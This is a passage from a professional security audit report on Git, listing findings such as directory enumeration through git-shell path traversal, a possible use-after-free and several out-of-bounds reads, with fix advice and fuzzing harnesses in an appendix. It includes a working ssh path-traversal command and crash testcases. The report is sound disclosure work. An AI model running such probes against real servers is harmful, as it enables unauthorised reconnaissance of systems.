Repositories can be shared locally by multiple users. `git-init` offers the `shared` parameter that allows multiple users in the same Unix group to push and fetch from that repository. For this, it is required to set the group ownership of the appropriate files to that of the shared group.

Several instructions on how to set this up this can be found on the Internet[34][35]. All of these change the group ownership on all files and directories in the shared repository. This includes the folder containing hooks, which can then be abused to make other users execute malicious code on various Git actions.

4.2.21.2 Solution Advice

X41 recommends to improve the documentation on shared local repositories. The updated documentation should specify which permissions can be securely set in a shared setup.

[34] `https://nozaki.me/roller/kyle/entry/creating-a-shared-git-repository`
[35] `https://serverfault.com/a/694369`

4.2.22 GIT-CR-22-121: Directory Enumeration via git-shell

Affected Component:	shell.c

4.2.22.1 Description

When accessing Git repositories via SSH and an active `git-shell`, users are restricted to certain commands. This prevents the user from accessing the full machine and only allows to interact with Git. The parameter of the allowed Git commands (`git-receive-pack`, `git-upload-pack` and `git-upload-archive`) specifies the repository to perform the command against. This repository can be specified as a path relative to the users home directory.

This allows remote users to enumerate directories on the server via paths that enter the directories the attacker wants to fingerprint An example is given in the following listing:

```
$ /usr/bin/ssh -o SendEnv=GIT_PROTOCOL peter@localhost "git-upload-pack
↪  '../../etcx/../home/peter/test'"
fatal: '../../etcx/../home/peter/test' does not appear to be a git repository

$ /usr/bin/ssh -o SendEnv=GIT_PROTOCOL peter@localhost "git-upload-pack
↪  '../../etc/../home/peter/test'"
01055d8fbbf5a97ec1d13cc7bcb9b36d6ceeb4cdf6d3 HEADmulti_ack thin-pack side-band side-band-64k
↪  ofs-delta shallow deepen-since deepen-not deepen-relative no-progress include-tag
↪  multi_ack_detailed symref=HEAD:refs/heads/master object-format=sha1 agent=git/2.38.1
003f5d8fbbf5a97ec1d13cc7bcb9b36d6ceeb4cdf6d3 refs/heads/master
```

Listing 4.46: Directory Enumeration via git-shell

4.2.22.2 Solution Advice

X41 recommends to strip dots and slashes from the `git-upload-pack` command and others before calling them.

4.2.23 GIT-CR-22-122: Possible Use-After-Free in get_oid_with_context_1()

Affected Component:	object-name.c:get_oid_with_context_1()

4.2.23.1 Description

In function ***get_oid_with_context_1()*** the variable *cp* is set to *new_path* in certain code paths.

But *cp* could be used after *new_path* is freed in a call to ***reject_tree_in_index()*** (see listing 4.47) as visible in the following code fragments:

```
static enum get_oid_result get_oid_with_context_1(struct repository *repo,
                                  const char *name,
                                  unsigned flags,
                                  const char *prefix,
                                  struct object_id *oid,
                                  struct object_context *oc)
{
...
        const char *cp;
        int only_to_die = flags & GET_OID_ONLY_TO_DIE;
...
        if (name[0] == ':') {
                int stage = 0;
                const struct cache_entry *ce;
                char *new_path = NULL;
...
                new_path = resolve_relative_path(repo, cp);
                if (!new_path) {
                        namelen = namelen - (cp - name);
                } else {
                        cp = new_path;
                        namelen = strlen(cp);
                }
...
                while (pos < repo->index->cache_nr) {
                        ce = repo->index->cache[pos];
                        if (ce_namelen(ce) != namelen ||
                            memcmp(ce->name, cp, namelen))
                                break;
                        if (ce_stage(ce) == stage) {
                                free(new_path);
                                if (reject_tree_in_index(repo, only_to_die, ce,
                                                         stage, prefix, cp))
                                        return -1;
```

Listing 4.47: Possible Use-After-Free in get_oid_with_context_1()

This can be triggered by executing `git-cat-file blob ":./test"`. But as shown in listing 4.48 the variable is only accessed in case *only_to_die* is set (which it is in our example) and test is a sparse directory. Since it was not possible in the time given to reproduce this on a sparse directory, this is considered an informational finding.

The affected code is shown here:

```
static int reject_tree_in_index(struct repository *repo,
                                int only_to_die,
                                const struct cache_entry *ce,
                                int stage,
                                const char *prefix,
                                const char *cp)
{
        if (!S_ISSPARSEDIR(ce->ce_mode))
                return 0;
        if (only_to_die)
                diagnose_invalid_index_path(repo, stage, prefix, cp);
        return -1;
}
```

Listing 4.48: Use of cp

4.2.23.2 Solution Advice

X41 recommends to free *new_path* after the call to ***reject_tree_in_index()***.

4.2.24 GIT-CR-22-123: OOB Read in git_header_name()

Affected Component:	apply.c:git_header_name()

4.2.24.1 Description

In ***git_header_name()*** the header of a patch is parsed and the *name* and *second* strings are compared. The parsing checks for a newline at the end of *second* and assumes it is always as long as *name*.

When *second* is shorter than *name* the access at *second[len]* reads out-of-bounds as seen in the following code listing:

```c
/*
 * Accept a name only if it shows up twice, exactly the same
 * form.
 */
second = strchr(name, '\n');
if (!second)
    return NULL;
line_len = second - name;
for (len = 0 ; ; len++) {
    switch (name[len]) {
    default:
        continue;
    case '\n':
        return NULL;
    case '\t': case ' ':
        /*
         * Is this the separator between the preimage
         * and the postimage pathname?  Again, we are
         * only interested in the case where there is
         * no rename, as this is only to set def_name
         * and a rename patch has the names elsewhere
         * in an unambiguous form.
         */
        if (!name[len + 1])
            return NULL; /* no postimage name */
        second = skip_tree_prefix(p_value, name + len + 1,
                      line_len - (len + 1));
        if (!second)
            return NULL;
        /*
         * Does len bytes starting at "name" and "second"
         * (that are separated by one HT or SP we just
         * found) exactly match?
         */
        if (second[len] == '\n' && !strncmp(name, second, len))
            return xmemdupz(name, len);
    }
}
```

Listing 4.49: OOB Read in git_header_name()

Since the output of the read does not seem to be reflected to attackers this is considered an informational finding and not further investigated.

4.2.24.2 Solution Advice

X41 recommends to add an additional length check for the size of `second`.

4.2.25 GIT-CR-22-124: OOB Read in parse_git_diff_header()

Affected Component:	apply.c:parse_git_diff_header

4.2.25.1 Description

In ***parse_git_diff_header()*** the header line length of a patch is parsed with ***linelen()*** which returns an *`unsigned long`*.

The return value is cast to a signed *`int len`* and subsequently being used as an array index to *`line`* causing an out-of-bounds read with negative array indices:

```c
int parse_git_diff_header(struct strbuf *root,
              int *linenr,
              int p_value,
              const char *line,
              int len,
              unsigned int size,
              struct patch *patch)
{
...

        len = linelen(line, size);
        if (!len || line[len-1] != '\n')
            break;
...

static unsigned long linelen(const char *buffer, unsigned long size)
{
    unsigned long len = 0;
    while (size--) {
        len++;
        if (*buffer++ == '\n')
            break;
    }
    return len;
}
```

Listing 4.50: OOB Read in parse_git_diff_header()

The same pattern can be found in ***parse_fragment()*** and a maliciously constructed patch file can trigger the issue in that code path as well:

```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==3521177==ERROR: AddressSanitizer: SEGV on unknown address 0x7f2352a7084e (pc 0x55cba08f4ca7 bp
↪  0x000080000005 sp 0x7ffdc084f160 T0)
==3521177==The signal is caused by a READ memory access.
    #0 0x55cba08f4ca7 in parse_fragment /home/eric/code/git-2.38.1/apply.c:1687
    #1 0x55cba08fb40c in parse_single_patch /home/eric/code/git-2.38.1/apply.c:1792
    #2 0x55cba0900f5f in parse_chunk /home/eric/code/git-2.38.1/apply.c:2133
    #3 0x55cba0901d94 in apply_patch /home/eric/code/git-2.38.1/apply.c:4700
    #4 0x55cba0902537 in apply_all_patches /home/eric/code/git-2.38.1/apply.c:4934
    #5 0x55cba06e134b in cmd_apply builtin/apply.c:28
    #6 0x55cba06c7641 in run_builtin /home/eric/code/git-2.38.1/git.c:466
    #7 0x55cba06c7d8d in handle_builtin /home/eric/code/git-2.38.1/git.c:721
    #8 0x55cba06cb903 in cmd_main /home/eric/code/git-2.38.1/git.c:889
    #9 0x55cba08d4d52 in main /home/eric/code/git-2.38.1/common-main.c:56
    #10 0x7f25bf62ad09 in __libc_start_main ../csu/libc-start.c:308
    #11 0x55cba06c7099 in _start (/home/eric/code/git-2.38.1/git-apply+0x1ca099)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV /home/eric/code/git-2.38.1/apply.c:1687 in parse_fragment
==3521177==ABORTING
```

Listing 4.51: OOB Read in parse_fragment()

Since the output of the read does not seem to be reflected to attackers this is considered an informational finding and not further investigated.

4.2.25.2 Solution Advice

X41 recommends to add an additional length check for negative values of *len*.

4.2.26 GIT-CR-22-125: Unconstrained Pointer Offset Based On External Input In Bitmap Index

Affected Component: ewah_io.c:ewah_read_mmap()

4.2.26.1 Description

The function ***ewah_read_mmap()*** reads values from a memory mapped buffer as seen in the following listing 4.52:

```c
ssize_t ewah_read_mmap(struct ewah_bitmap *self, const void *map, size_t len)
{
    const uint8_t *ptr = map;
    size_t data_len;
    size_t i;

    if (len < sizeof(uint32_t))
        return error("corrupt ewah bitmap: eof before bit size");
    self->bit_size = get_be32(ptr);
    ptr += sizeof(uint32_t);
    len -= sizeof(uint32_t);

    if (len < sizeof(uint32_t))
        return error("corrupt ewah bitmap: eof before length");
    self->buffer_size = self->alloc_size = get_be32(ptr); // MARK unconstrained allocation size
    ptr += sizeof(uint32_t);
    len -= sizeof(uint32_t);

    REALLOC_ARRAY(self->buffer, self->alloc_size);
    ↪  // MARK can trigger a large allocation or even a zero allocation

    /*
        * Copy the raw data for the bitmap as a whole chunk;
        * if we're in a little-endian platform, we'll perform
        * the endianness conversion in a separate pass to ensure
        * we're loading 8-byte aligned words.
        */
    data_len = st_mult(self->buffer_size, sizeof(eword_t));
    if (len < data_len)
        return error("corrupt ewah bitmap: eof in data "
                     "(%"PRIuMAX" bytes short)",
                     (uintmax_t)(data_len - len));
    memcpy(self->buffer, ptr, data_len);
    ptr += data_len;
    len -= data_len;

    for (i = 0; i < self->buffer_size; ++i)
```

```
        self->buffer[i] = ntohll(self->buffer[i]);

    if (len < sizeof(uint32_t))
        return error("corrupt ewah bitmap: eof before rlw");

    // MARK unchecked offset to buffer read from external input,
    // this could take the buffer pointer out-of-bounds
    self->rlw = self->buffer + get_be32(ptr);
    ptr += sizeof(uint32_t);
    len -= sizeof(uint32_t);

    return ptr - (const uint8_t *)map;
}
```

Listing 4.52: Unconstrained Pointer Offsets And Unsanitized Values In ewah_read_mmap()

The value used to set the *self->alloc_size* used in ***REALLOC_ARRAY*** to allocate a memory buffer on the heap is not restricted. Attackers could set the value to a large value and make the allocation fail or set the value to zero. Setting it to zero would result in *self->buffer* to point to a zero allocated heap chunk, which could potentially lead to problems in other parts of the code, should they assume the buffer is not zero length.

When calculating an offset to store in ***self->rlw***, the code reads a 32-bit big endian integer value from the mapped memory, but fails to check if the resulting pointer is still within the bounds of the *self->buffer* allocated memory. Should *self->rlw* be used later, the access will be out-of-bounds and become a memory safety issue.

Since the output of the read does not seem to be reflected to remote attackers and a bitmap index seems to be only parsed locally by git, we consider this an informational finding. Depending on the context, the issue might be security relevant, but investigating this is outside the scope of this review.

4.2.26.2 Solution Advice

X41 recommends to validate both the values used to allocate heap memory and to check if the pointer stored in *self->rlw* is within the bounds of *self->buffer*.

4.2.27 GIT-CR-22-126: Out-of-Bounds Read in Mailinfo Quoting

Affected Component:	mailinfo.c:unquote_comment()

4.2.27.1 Description

The unquoting in `mailinfo.c` is implemented in various functions, among them ***unquote_comment()***:

```
static const char *unquote_comment(struct strbuf *outbuf, const char *in)
{
        int c;
        int take_next_literally = 0;

        strbuf_addch(outbuf, '(');

        while ((c = *in++) != 0) {
                if (take_next_literally == 1) {
                        take_next_literally = 0;
                } else {
                        switch (c) {
                        case '\\':
                                take_next_literally = 1;
                                continue;
                        case '(':
                                in = unquote_comment(outbuf, in);
                                continue;
                        case ')':
                                strbuf_addch(outbuf, ')');
                                return in;
                        }
                }

                strbuf_addch(outbuf, c);
        }

        return in;
}
```

Listing 4.53: Out-of-Bounds Read in Mailinfo Quoting

The ***while*** loop increases the pointer *in* before calling itself again in case *c* is an opening bracket. In case the entire string is just an opening bracket, *in* will now point at the terminating NUL-byte. In the next iteration of the function, *in* will be increased again and the while loop aborted, since *c* is *0*. The function will now return a pointer that points behind the string itself.

This can be tested with a simple test case passed to `git-mailinfo`:

```
from:(
```

Listing 4.54: Out-of-Bounds Read Testcase

With an ASan[36] instrumented binary, this will result in a warning:

```
=================================================================
==1437178==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x603000002a58 at pc
↪  0x000000d2ab12 bp 0x7ffc14d82750 sp 0x7ffc14d82748
READ of size 1 at 0x603000002a58 thread T0
    #0 0xd2ab11 in unquote_quoted_pair /home/eric/code/git-2.38.1-fuzz-unpack/mailinfo.c:119:14
    #1 0xd29be9 in handle_from /home/eric/code/git-2.38.1-fuzz-unpack/mailinfo.c:147:2
    #2 0xd1cc82 in handle_info /home/eric/code/git-2.38.1-fuzz-unpack/mailinfo.c:1175:4
    #3 0xd1a56e in mailinfo /home/eric/code/git-2.38.1-fuzz-unpack/mailinfo.c:1225:2
    #4 0x724176 in cmd_mailinfo /home/eric/code/git-2.38.1-fuzz-unpack/builtin/mailinfo.c:108:13
    #5 0x4d3a96 in run_builtin /home/eric/code/git-2.38.1-fuzz-unpack/git.c:466:11
    #6 0x4cc839 in handle_builtin /home/eric/code/git-2.38.1-fuzz-unpack/git.c:721:3
    #7 0x4cc070 in cmd_main /home/eric/code/git-2.38.1-fuzz-unpack/git.c:889:3
    #8 0x967888 in main /home/eric/code/git-2.38.1-fuzz-unpack/common-main.c:56:11
    #9 0x7fcf3173bd09 in __libc_start_main csu/../csu/libc-start.c:308:16
    #10 0x420a39 in _start (/home/eric/code/git-2.38.1-fuzz-unpack/git-mailinfo+0x420a39)

0x603000002a58 is located 0 bytes to the right of 24-byte region [0x603000002a40,0x603000002a58)
allocated by thread T0 here:
    #0 0x49aa29 in realloc (/home/eric/code/git-2.38.1-fuzz-unpack/git-mailinfo+0x49aa29)
    #1 0x1241066 in xrealloc /home/eric/code/git-2.38.1-fuzz-unpack/wrapper.c:136:8
```

Listing 4.55: Out-of-Bounds Read Testcase

This read does not seem to have any security implications, therefore this is considered an informational finding.

[36] `https://clang.llvm.org/docs/AddressSanitizer.html`

4.2.27.2 Solution Advice

X41 recommends to add additional *NUL* -byte checks to the unquoting functions in `mailinfo.c`.

5 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Review of the Mozilla Firefox updater[1]
- X41 Browser Security White Paper[2]
- Review of Cryptographic Protocols (Wire)[3]
- Identification of flaws in Fax Machines[4,5]
- Smartcard Stack Fuzzing[6]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[2] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[3] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[4] `https://www.x41-dsec.de/lab/blog/fax/`
[5] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[6] `https://www.x41-dsec.de/lab/blog/smartcards/`

Acronyms

API	Application Programming Interface	11
ASan	Address Sanitizer	29
CPU	Central Processing Unit	16
CVE	Common Vulnerabilities and Exposures	11
CWE	Common Weakness Enumeration	14
DoS	Denial of Service	26
GPG	GNU Privacy Guard	61
GPU	Graphics Processing Unit	61
HMAC	Hash-based Message Authentication Code	61
HTTP	HyperText Transfer Protocol	7
ID	Identifier	11
MITM	Man-in-the-middle Attack	64
NONCE	Number only used once	61
OOB	Out-of-Bounds	51
PoC	Proof of Concept	34
POSIX	Portable Operating System Interface	11
SHA-1	Secure Hashing Algorithm 1	61
SHA-256	Secure Hashing Algorithm 2, 256-bit	61
SSH	Secure Shell	7
TCP	Transmission Control Protocol	26

A Fuzzing

This appendix describes the various fuzz tests performed by X41. These were not run in-depth since the main focus of this assessment was a manual code audit. Fuzz testing can be further improved by reducing the amounts of leaked memory in error handling and performing the testing with various settings. Additionally, when commands change the state of the repository, it is hard to reproduce errors, so one might want to disable the write-codepaths. When disabling the write-codepaths these will not be covered by the fuzz testing.

AFL++ on Various Commands

Some commands were fuzzed via AFL++ directly without any modifications, these include:

- `git-bundle verify test.bundle` with `test.bundle` as input
- `git-unpack-objects -n -q -r` with `stdin` as input
- `git-apply -check` with `stdin` as input

Fuzzing credential_from_url_gently()

```
#include <stddef.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <stdio.h>
#include "credential.h"

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size);

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
{
    char *buf;
    if (size < 2)
        return 0;

    buf = malloc(size);
    if (!buf)
        return 0;
```

```c

    memcpy(buf, data, size);
    buf[size-1] = 0;


    // start fuzzing
    struct credential c;
    int res;

    credential_init(&c);

    res = credential_from_url_gently(&c, buf, 1);

    credential_clear(&c);

    // cleanup
    free(buf);

    return 0;
}
```

Listing A.1: libfuzzer Harness for credential_from_url_gently()

Fuzzing url_decode_mem()

```c
#include <stddef.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <stdio.h>
#include "url.h"

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size);

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
{
    char *buf;
    if (size < 2)
        return 0;

    buf = malloc(size);
    if (!buf)
        return 0;

    memcpy(buf, data, size);


    // start fuzzing
    char *r;
    r = url_decode_mem(buf, size);
    free(r);

    buf[size-1] = 0;
    r = url_decode(buf);
    free(r);

    r = url_percent_decode(buf);
    free(r);

    // cleanup
    free(buf);

    return 0;
}
```

Listing A.2: libfuzzer Harness for url_decode_mem()

Fuzzing parse_attr_line()

This testcase required the export of ***parse_attr_line()*** as well since its by default a `static` function.

```
#include <stddef.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include "attr.h"


#ifndef READ_ATTR_NOFOLLOW
/* Flags usable in read_attr() and parse_attr_line() family of functions. */
#define READ_ATTR_MACRO_OK (1<<0)
#define READ_ATTR_NOFOLLOW (1<<1)
#endif

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size);

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
{
    struct match_attr *res;
    char *path = "/tmp/test/";
    int lineno = 0;
    unsigned flags = READ_ATTR_NOFOLLOW;
    char *buf;
    if (size < 2)
```

```
        return 0;

    buf = malloc(size);
    if (!buf)
        return 0;

    memcpy(buf, data, size);

    buf[size-1] = 0;

    res = parse_attr_line(buf, path, lineno, flags);

    if (res) {
        int j;
        for (j = 0; j < res->num_attr; j++) {
            const char *setto = res->state[j].setto;
                        if (ATTR_TRUE(setto) ||
                            ATTR_FALSE(setto) ||
                            ATTR_UNSET(setto) ||
                            ATTR_UNKNOWN(setto))
                                ;
                        else
                                free((char *) setto);

        }
        free(res);
    }
    free(buf);

    return 0;
}
```

Listing A.3: libfuzzer Harness for parse_attr_line()

Fuzzing apply_patch()

To fuzz test the parsing of patches more efficiently, a libfuzzer harness was created by patching ***apply_patch()*** to receive a stringbuffer as additional parameter. When this parameter was not *NULL*, the call to ***read_patch_file()*** was omitted and data used from the supplied stringbuffer. Due to many memory leaks in the code in error handling routines, the fuzzers ran out of the supplied 2GB of memory every 700.000 iterations and needed to be restarted.

Fuzzing git-apply, git-status and git-unpack-objects

The commands `git-apply`, `git-status` and `git-unpack-objects` operate on files which are zlib compressed by default. After replacing the zlib wrapper `zlib.c` with a dummy that only performs

memcpy() it was possible to use AFL++ on these files more efficiently, since the uncompressed parts could be fuzzed and no additional checksum requirements were in place. Please be aware that the patch does have issues with some of the commands, `git-push` fails for unknown reasons.

```c
/*
 * zlib wrappers to make sure we don't silently miss errors
 * at init time.
 */
#include "cache.h"

void git_inflate_init(git_zstream *strm)
{
    return;
}

void git_inflate_init_gzip_only(git_zstream *strm)
{
    return;
}

void git_inflate_end(git_zstream *strm)
{
    return;
}

int git_inflate(git_zstream *strm, int flush)
{
    size_t len = strm->avail_out >= strm->avail_in? strm->avail_in: strm->avail_out;
    int status = Z_OK;

    if (strm->next_out == Z_NULL || strm->next_in == Z_NULL) {
        status = Z_STREAM_ERROR;
        goto out;
    }
    if (flush == Z_FINISH && strm->avail_in == 0) {
        status = Z_STREAM_END;
        goto out;
    }

    if (strm->avail_in == 0) {
        status = Z_BUF_ERROR;
        goto out;
    }

    if (strm->avail_out == 0) {
        status = Z_MEM_ERROR;
        goto out;
    }

    memcpy(strm->next_out, strm->next_in, len);

    strm->next_out += len;
    strm->next_in += len;
    strm->avail_out -= len;
    strm->avail_in -= len;
    strm->total_out += len;
    strm->total_in += len;

    if (flush == Z_FINISH && strm->avail_in == 0)
        status = Z_STREAM_END;

out:
    return status;
}

#define deflateBound(s)  ((s) + (((s) + 7) >> 3) + (((s) + 63) >> 6) + 11)
unsigned long git_deflate_bound(git_zstream *strm, unsigned long size)
{
    return deflateBound(size);
}

void git_deflate_init(git_zstream *strm, int level)
{
    memset(strm, 0, sizeof(*strm));
    return;
}


void git_deflate_init_gzip(git_zstream *strm, int level)
{
    memset(strm, 0, sizeof(*strm));
    return;
}

void git_deflate_init_raw(git_zstream *strm, int level)
{
    memset(strm, 0, sizeof(*strm));
    return;
}

int git_deflate_abort(git_zstream *strm)
{
    return Z_OK;
}

void git_deflate_end(git_zstream *strm)
{
    return;
}

int git_deflate_end_gently(git_zstream *strm)
{
    return Z_OK;
```

```
}

int git_deflate(git_zstream *strm, int flush)
{
    size_t len;
    int status = Z_OK;

    len = strm->avail_out >= strm->avail_in? strm->avail_in: strm->avail_out;


    if (strm->next_out == Z_NULL || strm->next_in == Z_NULL) {
        status = Z_STREAM_ERROR;
        goto out;
    }

    if (strm->avail_in == 0) {
        status = Z_BUF_ERROR;
        goto out;
    }

    if (strm->avail_out == 0) {
        status = Z_BUF_ERROR;
        goto out;
    }

    memcpy(strm->next_out, strm->next_in, len);

    strm->next_out += len;
    strm->next_in += len;
    strm->avail_out -= len;
    strm->avail_in -= len;
    strm->total_out += len;
    strm->total_in += len;

    if (flush == Z_FINISH && strm->avail_in == 0)
        status = Z_STREAM_END;

out:
    return status;
}
```

Listing A.4: Zlib Replacement

Fuzzing git-log Formatting

Since several issues were found in the handling of format string specifiers for `pretty_print_commit()` this function was fuzz tested as well. Since the function requires a commit as argument the setup for libfuzzer seemed too complex so it was decided to use AFL++ instead. `revision.c` was modified to read the format specifier from `stdin` instead of the commandline. This allowed to fuzz test `git-log -format="xx" HEAD` on an existing repository.

```
--- git-2.38.1/revision.c    2022-10-07 06:48:26.000000000 +0200
+++ formatfuzz/revision.c    2022-11-15 19:46:51.116574373 +0100
@@ -2461,7 +2461,17 @@ static int handle_revision_opt(struct re
          */
         revs->verbose_header = 1;
         revs->pretty_given = 1;
-        get_commit_format(optarg, revs);
+
+        // ES: get format from stdin
+        #define FUZZSIZE 100
+        char buf[FUZZSIZE];
+        ssize_t length;
+        length = read(STDIN_FILENO, buf, FUZZSIZE);
+        if (length < 2)
+            exit(-1);
+        buf[length-1] = 0;
+
+        get_commit_format(buf, revs);
     } else if (!strcmp(arg, "--expand-tabs")) {
         revs->expand_tabs_in_log = 8;
     } else if (!strcmp(arg, "--no-expand-tabs")) {
```

Listing A.5: Fuzzing git-log Formatting

Since some of the format strings require huge amounts of memory, some fuzz cases can only be found without the address sanitizer. Additionally, it is advised to increase the timeout value since some testcases require some processing time before they finally crash.